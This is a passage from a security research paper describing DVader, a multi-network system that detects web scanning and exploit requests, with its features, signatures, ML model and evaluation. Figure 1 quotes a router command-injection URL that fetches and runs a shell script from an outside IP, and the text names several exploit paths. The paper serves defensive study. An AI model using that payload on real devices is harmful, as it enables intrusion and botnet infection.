ScanWars: (A Multi-network Approach to Detecting and Analyzing) The Rise of Scanning Activity

Beliz Kaleli
Palo Alto Networks
Santa Clara, CA, US
bkaleli@paloaltonetworks.com

Tony Li
Palo Alto Networks
Santa Clara, CA, US
tuli@paloaltonetworks.com

Fang Liu
Palo Alto Networks
Santa Clara, CA, US
fliu@paloaltonetworks.com

Oleksii Starov
Palo Alto Networks
Santa Clara, CA, US
ostarov@paloaltonetworks.com

Manuel Egele
Boston University
Boston, MA, US
megele@bu.edu

Gianluca Stringhini
Boston University
Boston, MA, US
gian@bu.edu

***Abstract*—Scanning is a prevalent method used by threat actors to identify vulnerabilities in networks or systems for subsequent exploitation. Prior research has focused on signature or anomaly-based methods for detecting malicious traffic on limited datasets. However, there is a gap in the comprehensive understanding of scanning activity, particularly in the context of the Web. Our scanning detection system, DVader, leverages a unique vantage point that provides visibility over nearly 100,000 networks to monitor scanning patterns. We identify that scanning activity often causes sudden bursts in traffic that are distinct from typical user behavior. To detect scanning in mixed traffic (benign and malicious), we track unusual spikes in volume-based features, such as the total number of requests, and employ a machine learning model. We conduct the first large-scale longitudinal study of the scanning activity leveraging our multi-network approach. By analyzing the detections of our system, we provide insights into scanning activity. We detect 316 million scanning and exploiting requests between May 1, 2023 and May 1, 2024, 58% of which are directed at router vulnerabilities. We show that our system detects malicious URLs embedded in exploit requests before they were detected by VirusTotal vendors. We show that our system effectively detects emerging threats within mixed traffic through case studies of recent and notable vulnerabilities, such as those in Ivanti Connect Secure, Log4j, and Zyxel router Web UI.**

***Index Terms*—scanning activity, anomaly detection, networks**

I. Introduction

Scanning occurs when an attacker initiates network requests in an attempt to identify and later exploit the potential vulnerabilities of the target hosts. For example, attackers may attempt to identify open ports and services that can be used to gain access to a typically benign and potentially vulnerable target system through scanning. Scanning activity has been on the rise. In 2023 and 2024, several organizations, including the Cybersecurity and Infrastructure Security Agency (CISA), observed an increase in vulnerability scanning [1]. Scanning requests typically originate from threat actors' devices. However, scanning may also originate from benign networks likely driven by malware on infected machines [2]–[4]. By launching scanning from compromised hosts, attackers can cover their traces, bypass geofencing, and leverage the resources of these compromised devices to generate a higher volume of scanning requests compared to what they could achieve using only their own devices. Generating a higher volume of scanning is beneficial for attackers as it increases the likelihood of quickly discovering vulnerabilities across a broad range of targets.

In this paper, we study the scanning and exploiting requests that are specially crafted to scan the Internet for vulnerable Web applications and exploit them. This type of scanning activity utilizes HTTP(S) requests (such as GET and POST). The crafted requests may scan for the existence of vulnerable code or scan and exploit simultaneously by containing an attack payload. For example, adversaries have attempted to scan for and exploit an unauthenticated command injection vulnerability in a router Web management interface (CVE-2023-1389) by sending requests with URLs of the form shown in Figure 1. These exploiting URLs are designed to download a malicious file to the *target*, `example.org`, for further malicious activities. By sending many HTTP requests to different destinations (i.e., targets) with the crafted exploit path shown in Figure 1, attackers may scan and attack multiple destinations. If the target has the vulnerability, the launched attack may succeed.


```
example.org/cgi-bin/luci/;stok=/locale?form=country&operation=
write&country=\$(wget http://192.3.152.183/tenda.sh;./tenda.sh)
```

Fig. 1. An example exploiting URL.

It is necessary to identify malicious or unknown traffic among mixed network traffic (i.e., contains malicious and benign requests) to study and mitigate scanning and exploiting activity. The main challenge of systems that monitor networks for malicious activity, is detecting emerging patterns. Common implementations for malicious traffic detection use signature-

979-8-3315-8969-1/25/$31.00 ©2025 IEEE

based methods [5]–[8] or anomaly-based detection [6], [9]–[12]. The signature-based method finds known patterns that would identify malicious activity. However, due to the high frequency of new vulnerability introduction [13], signature-based detection is less responsive to threats that have recently surfaced. Anomaly detection has been extensively used to detect malicious activities in networks. Anomaly detection approaches typically characterize normal network flows based on the detailed analysis of large-scale network packet data [6], [14]–[16] or behaviors and connections of each network node [6], [9], [10], then train ML models or neural networks [17]. However, even for unsupervised systems which are easier to scale compared to supervised systems, it is challenging to detect anomalous activity in enterprise networks due to the enormous volume of data [9]. Prior research utilized graph-based structures for task-specific detection of traffic anomalies, identifying malware downloads [18], [19], static resources [20] and infrastructure [21]. Related systems are designed to detect subsets of attack methods [9], [10], [12] such as lateral movement or C2 communication. Kruegel et al. [11] presented an application-specific system to detect attacks against Web applications. Among the state-of-the-art, King et al. [9] developed an unsupervised, scalable, anomaly-based temporal graph link prediction system for lateral movement. However, their system handles a 12 GB dataset [22], while ours processes 53.33 TB.

Prior work studied port scanning [23]–[25] and scanning traffic generated by botnets [2], [26], [27]. To study scanning, related work [2], [24], [25], [28], [29] leveraged network telescopes based on darknets which can only partially illuminate scanning activity [30] and do not directly provide insights on scanning directed at enterprise networks. In this work, we aim to comprehensively study scanning activity. For that, it is beneficial to have a multi-network vantage point, which amplifies the challenge. This data volume issue impacts both signature-based and anomaly-based methods, especially on a large scale where multiple networks are being monitored. The traditional signature-based methods leverage deep packet inspection (DPI). Developing such system, while possible in theory, would present technical challenges such as latency and storage. Existing anomaly detection methods are not feasible for studying scanning activity comprehensively at a multi-network scale since they would require separate model training for each network.

In this study, we develop a multi-network and hybrid scanning activity detection system which we call DVader. We identified a common trait of scanning activity as causing unusual surges in network traffic. Normal user traffic follows diurnal patterns and is typically focused on a small set of destinations. In contrast, scanning activity often generates traffic to many different IP addresses, destination organizations, or paths in a short time. This deviation results in measurable surges in volumetric features such as request rate per destination or per path. Based on this insight, we developed 9 volume-based features for our system to monitor. To mitigate the aforementioned DPI requirement of the signatures, we use high-level signatures that inspect only the request URL path along with the query string. Our volume-based features help us mitigate the limitation of signatures being ineffective against new threats. Additionally, we develop and train an ML model to detect variations of known threat patterns and commands often found in exploit payloads.

DVader is a hybrid system that uses volume-based features extracted from network traffic and an ML model in addition to high-level signatures to detect scanning activity. Using DVader, we present the first large-scale longitudinal analysis of scanning traffic. We teamed up with an enterprise cybersecurity company whose Web filtering solution provides us with a uniquely broad vantage point. This vantage point gives us the ability to run DVader to detect and analyze malicious scanning patterns across nearly 100,000 networks. DVader first ingests network logs, applies filters, and maps the destination IP address to the owner organization. It then computes feature values, flags unusual spikes in these values, and matches a set of high-level signatures to the logs. Finally, DVader employs a set of filters and an ML model to categorize the scanning requests with different confidence levels. Our ML model architecture is largely influenced by URLNet [31] by Le et al. and uses Character-level CNN and Word-level CNN to extract the representation of the URLs.

Using DVader, we aim to identify known scanning requests, highlight characteristics of scanning activity, as well as monitor for emerging patterns. We run DVader on the network logs collected between May 1, 2023 and May 1, 2024. DVader detects 316 million scanning requests, 54 million of which probe for high severity vulnerabilities (CVSS v2.0 rating≥7.0 [32]). Our detections indicate that commonly targeted vulnerabilities are those with a high probability of affecting a wide range of targets, with 58% directed at router vulnerabilities. Additionally, DVader identifies instances of exploiting requests where attackers embedded previously unseen malicious URLs (not detected by any VirusTotal vendor) for payload delivery or C2 operations such as the URL shown in Figure 1. In summary, the contributions of this paper are as follows:

- We identify a characteristic of scanning activity as sudden bursts in traffic and develop volume-based features and a spike detection algorithm to detect these bursts.
- We build a hybrid multi-network scanning activity detection system called DVader utilizing volume-based features, high-level signatures, and an ML model leveraging a vantage point that allows us to comprehensively study scanning traffic across nearly 100,000 networks. We demonstrate the improved detection coverage achieved through a multi-network vantage point, as opposed to relying on a single-network perspective by showing a case study.
- By using DVader, we execute the first large-scale longitudinal analysis of scanning traffic and detect millions of scanning requests. We analyze our detections and provide insights into scanning traffic.
- Using case studies of notable vulnerabilities disclosed between 2020-2024, we demonstrate that DVader is effective in detecting emerging threats in mixed traffic.

- We show that DVader can make timely detections of malicious payload or C2 URLs embedded in scanning requests.

II. Background

In this section, we explain scanning and exploiting requests and discuss different types of scanning and exploiting activity (collectively referred to as *scanning activity* in the rest of this paper). Then, we present the threat model of scanning.

A. Scanning and Exploiting Requests

Scanning unfolds as attackers launch network requests to probe for vulnerabilities in target hosts. These hosts, typically benign, might harbor vulnerabilities that attackers seek to exploit. If the target has the probed vulnerability, the exploiting request may result in a successful attack. In this paper, we examine scanning activity initiated through HTTP and HTTPS requests. Scanning and exploiting requests may target previously disclosed or zero-day vulnerabilities. After a vulnerability disclosure, some websites might remain susceptible to the vulnerability [33]. This susceptibility may persist due to a variety of factors, including the extended timeframe required for developers to update their Web applications, their lack of awareness of the vulnerability, or the lack of ongoing application maintenance.

Scanning requests are crafted for reconnaissance activities. They may probe for information disclosure (e.g., `<target>/.git/config`) or attempt to confirm the existence of vulnerable code by requesting an endpoint specific to a vulnerable application. Exploiting requests may contain a payload in various parts of the HTTP request such as the URL (e.g., shown in Figure 1), the HTTP headers, the request body, or the cookies. For example, the exploiting request for the unauthorized access vulnerability in MOVEit Transfer (CVE-2023-34362) [34] would have a URL of the form `<target>/moveitisapi/moveitisapi.dll?action=m2` while the payload resides in the HTTP header `X-siLock-Transaction`. Attackers may send exploiting requests directly to various targets or they may initially send a scanning request to identify vulnerable endpoints and then follow by an exploit request. For example, a scanning URL of the form `<target>/boaform/admin/formlogin` could identify the existence of an endpoint that potentially has the command injection vulnerability disclosed as CVE-2022-30023. Then, the attack is executed by sending an exploiting POST request with a payload to the actual vulnerable endpoint, `<target>/boaform/formping`.

B. Threat Model

Scanning for vulnerable services on the Internet is a key component for cyberattacks ranging from exploiting individual devices or servers to creating massive botnets capable of executing large-scale DDoS attacks. Attackers use scanning requests to identify vulnerable services or code, often as a precursor to exploitation attempts. Typically scanning originates from the threat actors' devices. However, threat actors may leverage compromised devices in benign networks to launch lateral scanning attacks as well as attacks directed at other networks. In Figure 4, we demonstrate that our vantage point gives us the ability to monitor both ingress and egress traffic, allowing us to also account for scanning activity originating from compromised devices. In Figure 2, we show the threat model of scanning and exploiting. Attackers may scan targets for vulnerabilities, identify the vulnerable targets and their vulnerabilities then later send exploit requests to these targets. Alternatively, attackers may directly attempt to exploit targets without doing an initial scanning.

We classify scanning activity based on the number and identity of the targets and vulnerabilities as follows:

- **Single-Destination:** The attacker directs their efforts towards a single organization. The targets typically consist of IP addresses that belong to this organization. The destination is typically sensitive such as a government or a bank website.
- **Multi-Destination:** The attacker aims to cast a wider net and compromise as many targets as possible. The target IP addresses may belong to multiple organizations.
- **Single-Vulnerability:** The attacker focuses on a specific vulnerability. For example, they may attempt to exploit a recently disclosed vulnerability since more targets may be vulnerable to it.
- **Multi-Vulnerability:** The attacker crafts requests for a broader range of vulnerabilities, potentially hoping the target(s) will be vulnerable to at least one of them.



Fig. 2. The threat model of scanning and exploiting activity.

III. Methodology

We aim to characterize, detect, and measure the scanning activity observed in enterprise networks. To accomplish that, we build DVader, a scanning activity detection system that incorporates various volume-based features, known threat signatures, and an ML model. Using DVader, we detect scanning traffic in the wild across multiple networks over a period of 12 months. Our detection system has three modules: the Preprocess Module, the Feature Module, and the Detection Module. DVader ingests network traffic logs at the end of each day and preprocesses them to filter out obvious non-scanning traffic. It then computes features, monitors their spikes, and matches a set of path-based signatures to the logs. Finally, DVader applies additional filters and an ML model to detect scanning. DVader categorizes the detections based on the confidence level of the detection from higher to lower as *confident*, *potential*, or *emerging scanning*. We also manually investigate sampled emerging scanning detections to detect unseen patterns. We illustrate DVader's architecture in Figure 3.

A. Vantage Point

Scanning activity often results in abnormal spikes in network traffic, characterized by a high volume of requests. This is typically driven by attackers' intent to quickly probe and exploit a large number of destinations or vulnerabilities in a short period, aiming to maximize coverage and efficiency during reconnaissance and exploit efforts. Some attackers may use slower, more stealthy techniques that generate only small increases in request volume, making detection difficult when observing a single network in isolation. However, by monitoring multiple networks simultaneously, these small, similar bursts can accumulate across vantage points, allowing for the detection of distributed scanning activity that might otherwise go unnoticed. Having visibility across multiple networks is beneficial for monitoring volume-based features. Although this method may not catch all scanning behavior, particularly highly stealthy and non-distributed scans, it enhances detection coverage and responsiveness by leveraging volumetric features across a multi-network view. Therefore, we teamed up with a cybersecurity company. Their Web filtering solution operates on requests logged by their firewalls deployed in enterprise networks. These logs are then collected in their cloud telemetry. This telemetry provides us with a unique vantage point to monitor patterns of request URLs across nearly 100,000 monitored networks. We demonstrate the advantage of our multi-network vantage point in Section VI-C with a case study.

By integrating DVader with the cybersecurity company's solution, we extract the following information for each observed HTTP and HTTPS request: i) The recorded date and time of the request, ii) The requested URL, iii) The destination IP address, iv) The network identifier (Network ID) and v) The network's industry type and country. The network identifier is anonymized to protect sensitive data. For HTTPS traffic, SSL decryption is applied to extract the URLs. Ethical considerations are further discussed in Appendix A. Our visibility is limited to the request URL as the telemetry does not provide us with the rest of the HTTP(S) requests. However, by leveraging our volume-based features and the multi-network vantage point, we can still capture scanning requests as well as exploiting requests even when the payloads are not embedded in the URLs but in other parts of the request. We demonstrate this with a case study in Appendix H.

The monitored networks exhibit substantial diversity. We monitor networks across a wide range of industries, including but not limited to finance, healthcare, manufacturing, high technology, and telecommunications. Geographically, our monitoring spans various regions, encompassing North America, South America, Eastern and Western Europe, Asia, and Africa. Different industries and regions may be targeted by different types of attacks due to their varying infrastructures and security postures. For instance, financial networks may face attacks like phishing and fraud, while healthcare networks could experience threats related to ransomware targeting sensitive patient data. The monitored network diversity exposes us to a broad spectrum of attack vectors. In Figure 4, we show an illustration of how we utilize our unique vantage point to collect requests originating from within the monitored networks (egress) and requests directed at the monitored networks (ingress) and detect scanning activity. Our detection system can retrieve the cloud telemetry and identify spikes in the total volume of request URLs containing the path `/shell`.



Fig. 4. Vantage Point of DVader.

B. Preprocess Module

The first step of our system is the Preprocess module. This module ingests the network logs of all monitored networks for the past 24 hours and applies a set of URL filters to the network logs to remove requests that are unlikely to be scanning activity, based on our threat model and our preliminary observations. The 24-hour sliding window could be adjusted to be closer to real-time. Then, we map the destination of the remaining egress requests with their respective organizations (through autonomous system mapping) to help identify the target of each request.

Given that our visibility is limited to the URL itself, we opt to exclude requests from our dataset when the URL contains neither a path nor a query. Private IP addresses are not unique and may be used internally by private networks. Requests to these IP ranges are by nature internal requests. These internal requests could be indicators of lateral-movement or benign vulnerability testing. In this work, we study requests maliciously crafted to scan and exploit external networks. Hence, we remove the requests that have private destination IP addresses. To identify the type of activity and the goal of the adversary, it is necessary to determine the target. To attribute the destination IP addresses of egress requests to their respective organizations, we use Maxmind GeoIP Database [35]. By leveraging this database we map the destination IP addresses to Autonomous Systems (AS).

C. Feature Module

After the preprocessing step concludes, the feature module computes eight of the nine volume-based features and detects unusual spikes in the feature values. Then, the spike inspector removes requests that are unlikely to be scanning activity. The remaining requests are then matched with threat signatures in our curated database. Finally, for each network, the feature module computes the ninth feature that represents the count of signature matches per network.



Fig. 3. The architecture of our scanning detection system, DVader.

1) Features: We develop our volume-based features to capture the different types of scanning activity discussed in Section II-B. Specifically, our features should capture targeted attempts on individual networks or organizations as well as distributed attempts across many networks. Our features should be robust against emerging threats and benign fluctuations in enterprise network traffic. When multiple networks log similar scanning behavior, targeting the same vulnerability or destination, they contribute to the same features as illustrated in Figure 4. Hence, by monitoring volume-based features from multiple networks, we could identify spikes that help detect scanning activity. We conducted a preliminary analysis of network logs from May 1 to Aug 1, 2023, preprocessing them to detect scanning and exploiting requests using high-level signatures linked to high-score CVEs (CVSS v2.0 rating≥7.0). From this analysis, with the analysts at the cybersecurity company, we developed 9 DVader features fully using the information provided by the solution telemetry to track various aspects of request patterns. In Table I, we outline our features and provide a notation for them to facilitate following the rest of this paper.

This feature set captures key indicators of anomalous behavior at both destination-level and vulnerability-level. Features R_N, R_P and $R_{P,N}$ provide a baseline for detecting unusual surges caused by the additional traffic introduced by scanning activity in overall request volumes. Features U_N^{Org}, U_P^{Org}, $U_{P,N}^{Org}$, and U_P^N track the number of unique organizations and networks targeted, helping to identify multi-destination scanning activities. Conversely, if these features show no anomalies while $U_{P,N}^{IP}$ exhibits a spike, it suggests an IP address sweep focused on a single organization, indicating a single-destination scanning effort. Feature U_N^{Sig} monitors a unique set of high-level signatures that match requests logged by each network. Unlike the rest of the features which require an abnormal increase to indicate malicious activity, U_N^{Sig} shows an immediate signal of malicious activity without needing volume analysis. Hence, we leverage feature U_N^{Sig} without spike detection. We summarize the correlations between the features and scanning activity types in Appendix B. We discuss the robustness of our features and spike detection methodology in Section IV-A. In Appendix C, we show that each of our features significantly contribute to the detections and that our features are largely uncorrelated.

Feature	**Definition**
$\boldsymbol{R_N}$	Total number of requests (R) with any path (P_{all}) logged by a network (N).
$\boldsymbol{R_P}$	Total number of requests (R) made with a particular path (P) logged across all monitored networks (N_{all}).
$\boldsymbol{R_{P,N}}$	Total number of requests (R) made with a particular path (P) logged by a network (N).
$\boldsymbol{U_N^{Org}}$	Total number of unique destination organizations (U^{Org}) in requests with any path (P_{all}) logged by a network (N).
$\boldsymbol{U_P^{Org}}$	Total number of unique destination organizations (U^{Org}) in request with a particular path (P) logged by all monitored networks (N_{all}).
$\boldsymbol{U_{P,N}^{Org}}$	Total number of unique destination organizations (U^{Org}) in request with a particular path (P) logged by a network (N).
$\boldsymbol{U_{P,N}^{IP}}$	Total number of unique destination IP addresses (U^{IP}) in request with a particular path (P) logged by a network (N).
$\boldsymbol{U_P^N}$	Total number of unique networks (U^N) that logged at least one request with a particular path (P).
$\boldsymbol{U_N^{Sig}}$	Total number of unique signature hits (U^{Sig}) for requests logged by a network (N) (i.e., signature hits).

TABLE I
DVADER FEATURES.

2) Feature Spike Detector: Our goal is to identify whether a specific feature value displays an abnormal surge in comparison to its past values across previous days. The core of our method is based on the concept of identifying outliers or anomalies using deviations from the mean, a widely used approach for anomaly detection in time series data [36]. To accomplish that, for each feature except U_N^{Sig}, we first compute the moving averages (μ_f) and the standard deviations (σ_f) for a time window. Based on these two values and the current feature (f) value, the spike detector labels the spikes. By computing the moving average and standard deviation over a rolling window, the spike detector adapts to the changes in the data distribution over time and detects anomalies with better accuracy compared to a method that only implements a spike threshold.

Many real-world datasets, particularly in network monitoring, traffic analysis, or user behavior, exhibit weekly periodic patterns. For example, Web traffic might have distinct weekday and weekend patterns, or customer activity could follow a weekly cycle. The time window we pick for moving averages should provide enough historical context to capture normal behavior, yet should help accurately portray the recent trend in feature values. Hence, we choose a 7-day moving window which provides a good compromise between sensitivity to detect anomalies quickly and stability to avoid false positives due to daily noise.

In our preliminary experiments, we observe that for benign traffic, 99% of the data points for feature values lie within two or three standard deviations from their mean. Our finding aligns with the common definition (for Z-scores) of a significant anomaly as a deviation of two standard deviations from the moving average [37]. To find the spikes, the spike detector flags values that are greater than a moving upper threshold (δ_f^U). We set the upper threshold as the mean plus a multiplier (i.e., feature-specific constant, N_f) of the standard deviations. Additionally, URLs that are observed once or a few times may trigger the spike detector. Hence, we enforce a feature-specific lower threshold (δ_f^L) to help us eliminate these kinds of false positives. To tune δ_f^L and N_f, we sample one month's worth of logs and scanning detections from our preliminary experiment. Then, we adjust the thresholds and the constants so that the spike inspector captures the spikes for the detected scanning requests without mistaking unique URLs as scanning. We label a feature value as a spike only if the following conditions are true: $f > \delta_f^L$ and $f > \delta_f^U = \mu_f + N_f * \sigma_f$. After executing the spike detector, the feature module appends the identified spikes (i.e., spike knowledge) to the corresponding requests.

a) Spike Inspector: At this stage, we use spike knowledge to filter out low-potential scanning requests before the costly signature matching step. The spike inspector examines the results of the spike detector for each request and only keeps the requests that show at least one feature spike.

3) Signature Matching: We match the URL paths against a collection of high-level signatures created using Regular Expressions (regex) [38]. With the signature matching component, we can directly identify the requests that match with known patterns. Moreover, this step later helps us compute the feature U_N^{Sig} which contributes to detections by identifying networks that have logged multiple requests with known threat patterns. We explain this in detail in Section III-D.

a) Signature DB: We extracted a subset of 1,432 high-level signatures from the cybersecurity company's intrusion prevention system (IPS) signature set. Their IPS signature set is curated from various sources (such as manual and automated methods and ML models). Specifically, we extract regex representations of various scanning and exploiting paths that may be used in attempts to exploit previously disclosed vulnerabilities. The distribution of these signatures across the years they were published and the assigned severities based on the CVSS ratings are shown in Appendix D. The majority of our signatures (98.6%) in our database are for vulnerabilities published on or after 2019. This is because a wider array of targets will likely remain vulnerable to recently disclosed exploits due to factors such as insufficient time to apply patches or the absence of available patches. Hence, it is more practical for threat actors to target recent vulnerabilities.

b) Matching Process: We apply regex matching for each request URL in the logs with all signatures. The requests that match any signature in the DB get assigned the signature CVE and the severity. We keep the requests that do not have a match for further processing since these requests may be scanning for threats that our DB does not cover (e.g., emerging or zero-day). Successful attacks involving URLs matching high severity signatures lead to more serious consequences compared to those targeting medium or low-rated vulnerabilities. Additionally, URLs matching high severity signatures typically contain the complete attack payload, which may also incorporate a malicious IP address where a malicious file is fetched from (i.e., delivery IP) as shown in Figure 1. When a network FW logs requests matching high severity signatures, it indicates ingress or egress scanning activity, as the request might be actively seeking to engage in acts that are unlikely to be benign such as downloading a malicious file. Therefore, we can directly designate these requests as scanning activity. However, for some medium or low severity high-level signature matches, such as `/solr/admin/metrics` (CVE-2023-50290), we cannot directly classify it as scanning or exploiting, as it could potentially be a benign request. The confidence level of our detections varies depending on the severity of the signature. Hence, we must handle requests matching different severities differently. Therefore, the signature matching step ensures that requests are assigned appropriate severities. We elaborate on how we handle requests based on their assigned severities in Section III-D. After the signature matching step is completed, all requests with their assigned vulnerabilities (or lack thereof) are propagated to the next step.

4) Signature Hits (U_N^{Sig}): Multi-vulnerability scanning is strategically advantageous for adversaries. This approach enhances the likelihood of a successful exploit by broadening the scope of probed vulnerabilities, particularly when the adversary is unaware of the specific vulnerabilities present in the targets. Additionally, when a network logs multiple unique known scanning patterns in egress or ingress requests, it increases the likelihood that its detected emerging paths are indeed scanning activity. Hence, after the signature matching step, we compute the signature hits feature (U_N^{Sig}) for each network and append these values to the requests based on their Network IDs. We independently quantify the occurrences of unique high ($U_N^{Sig,H}$) and medium or low severity signature matches ($U_N^{Sig,ML}$) for each network due to the confidence level differences discussed in Section III-C3b.

D. Detection Module

In this phase, we begin by employing a filter that categorizes the requests based on the severity of their matched signatures. Then, we utilize the feature and spike knowledge to classify requests as *potential scanning activity* or *emerging scanning* *activity* candidates. To detect *emerging scanning activity*, we further apply an ML model to candidates. We then manually inspect emerging scanning candidates, create new signatures, and feed them back to DVader.

1) Severity Filter: We directly label the requests matching high severity signatures as *confident scanning activity* since these requests both show spikes indicating scanning behavior (determined by the spike inspector) and contain threat patterns. We separate the remaining requests into two groups: one for requests matching medium or low severity signatures, and the other for requests that do not match any signatures in our database. Then, we apply different filters to these groups before categorization. This division serves two purposes. Firstly, requests with a medium or low severity signature match already exhibit a heightened potential for scanning compared to those without, requiring less supplementary evidence for classification as scanning. Hence, we opt for less stringent filters for the matched requests. Secondly, requests lacking a match may embody emerging or zero-day threat patterns requiring further investigation.

2) Feature Filters: To identify *potential scanning activity*, we apply a feature filter to the requests with medium or low severity signature matches. We eliminate a request, if its corresponding network has logged zero requests matching a high severity signature (i.e., $U_N^{Sig,H} = 0$). This ensures only requests linked to networks that are *attacked* contribute to the *potential scanning activity* detections of DVader.

DVader uses feature and spike knowledge and our ML model to detect emerging patterns. For this work, we opt to use strict filters on feature and spike knowledge as well as a strict detection threshold for our ML model to reduce false positives and the manual labor needed to investigate *emerging scanning activity* detections. At this step, a request is retained if $U_N^{Sig,H} \geq 5$ and at least 5 features show a spike. We chose these rules for our filters based on the median numbers we calculated for high severity detections in our preliminary experiment. We then propagate the remaining *emerging scanning activity* candidates to our ML model for further detection. Furthermore, we manually inspect these detections for other unseen patterns as we discuss in Section IV-C2.

3) ML Model: We designed our model to detect variations of known malicious patterns and exploit patterns that contain commands (e.g., `wget`) to help with the detection of zero-day or emerging exploiting patterns. We chose not to include volumetric features in the model at this stage and left that for future work. This decision was due to the significant time and manual effort required to collect and label a sufficiently large dataset that includes both scanning and exploitation cases. In particular, when the URL does not contain an explicit payload, labeling relies on volumetric features, which would require extended runtime of DVader and manual labor to capture and annotate such activity accurately.

Our model architecture is largely influenced by URLNet [31] by Le et al., a proven effective model for detecting malicious URLs. Like URLNet [31], we use Character-level CNN and Word-level CNN to extract the representation of the URLs for predictions. Additionally, we introduce a new feature to the Word-level CNN: string random. This feature calculates the randomness score (0-1) of each word using Markov Chain. To make it compatible with other features in the Word-level CNN, we embed the randomness scores by multiplying them with a learnable embedding vector, allowing us to turn the randomness scores into the same dimension as other features. After passing through the Character-level CNN and Word-level CNN, we concatenate the representations from each CNN and pass them through one dense layer to transform and reduce the vector dimension. Unlike the approach taken by Le et al., we do not pass the final representative vector to a standard softmax layer for predictions. Instead, we use the Innocent Until Proven Guilty (IUPG) framework [39] to train the model and make predictions. This approach, first introduced by Kutt et al. [39], involves leveraging K-means to cluster scanning samples and collect representative prototypes before training. During training, we extract the representations of training samples and prototypes using Character-level CNN, Word-level CNN, and a dense layer, and measure the L1 Euclidean distances between the representations of each sample and prototypes. Finally, we obtain the scores by calculating $1 - min(tanh(distances))$. This use of the IUPG framework makes the model more robust against out-of-distribution content, reducing the likelihood of false positives.

To train the model, we collected 3 million benign URLs and 4,899 scanning (or exploiting) URLs from the preliminary experiment discussed in Section III-C1. To ensure there are no false positives, for the scanning URL set we collected i) URLs matching with signatures and ii) URLs that do not match with signatures but contain commands typically used in malicious payloads, such as `wget` and `chmod`. The data is split into three disjoint testing, training and validation sets as follows: 1 million benign URLs for each of the training, testing, and validation, 1,499 scanning URLs for training, 999 for validation, and 2,401 for testing. To address the issue of imbalanced data distribution, we added extra class weight to the cross-entropy loss function for scanning activity samples. We trained the model using only the query and path parts of URLs since we wanted to avoid misleading the model to be biased toward certain targets.

IV. System Evaluation

We analyzed nearly 100,000 network logs to detect scanning activity spanning over 12 months between May 1, 2023, and May 1, 2024. DVader ingests 12 months' worth of network logs containing 2.45 trillion requests (6.8 billion per day). After the filters in the preprocess and feature module are applied, this number decreases to 36.4 billion. Upon completing all steps, DVader identifies 54 million *confident scanning*, 139.4 million *potential scanning*, and 122.4 million *emerging scanning* requests, respectively representing 0.15%, 0.38%, and 0.34% of the total analyzed network traffic after the filters. Consequently, the overall scanning activity traffic (315.8 million requests) constitutes at least 0.87% of the traffic after our strict filters. In this section, we evaluate our scanning activity detection system, DVader.

A. *Robustness*

a) Robustness Against Mixed Traffic: One potential challenge with spike detection is the occurrence of spikes in benign environments, where natural fluctuations in user behavior, such as a sudden surge in Web traffic during peak business hours, might trigger false positives. To mitigate this, our detection system incorporates safeguards such as the use of a 7-day moving average, standard deviation, and feature filters. To ensure the robustness of our features and spike detection method, we must demonstrate that we minimize false positives and accurately identify scanning traffic. To this end, we evaluate all features except U_N^{Sig}. For network-based features (with an N subscript, f_N), we need to observe their behavior for a benign network where Web traffic is generated by real users under normal operating conditions, devoid of any known malicious activity. It is difficult to gather organic and large-scale traffic that can be confidently labeled as purely benign. Hence, we analyzed a network within the cybersecurity company where advanced protection mechanisms reduce the likelihood of malicious activity.

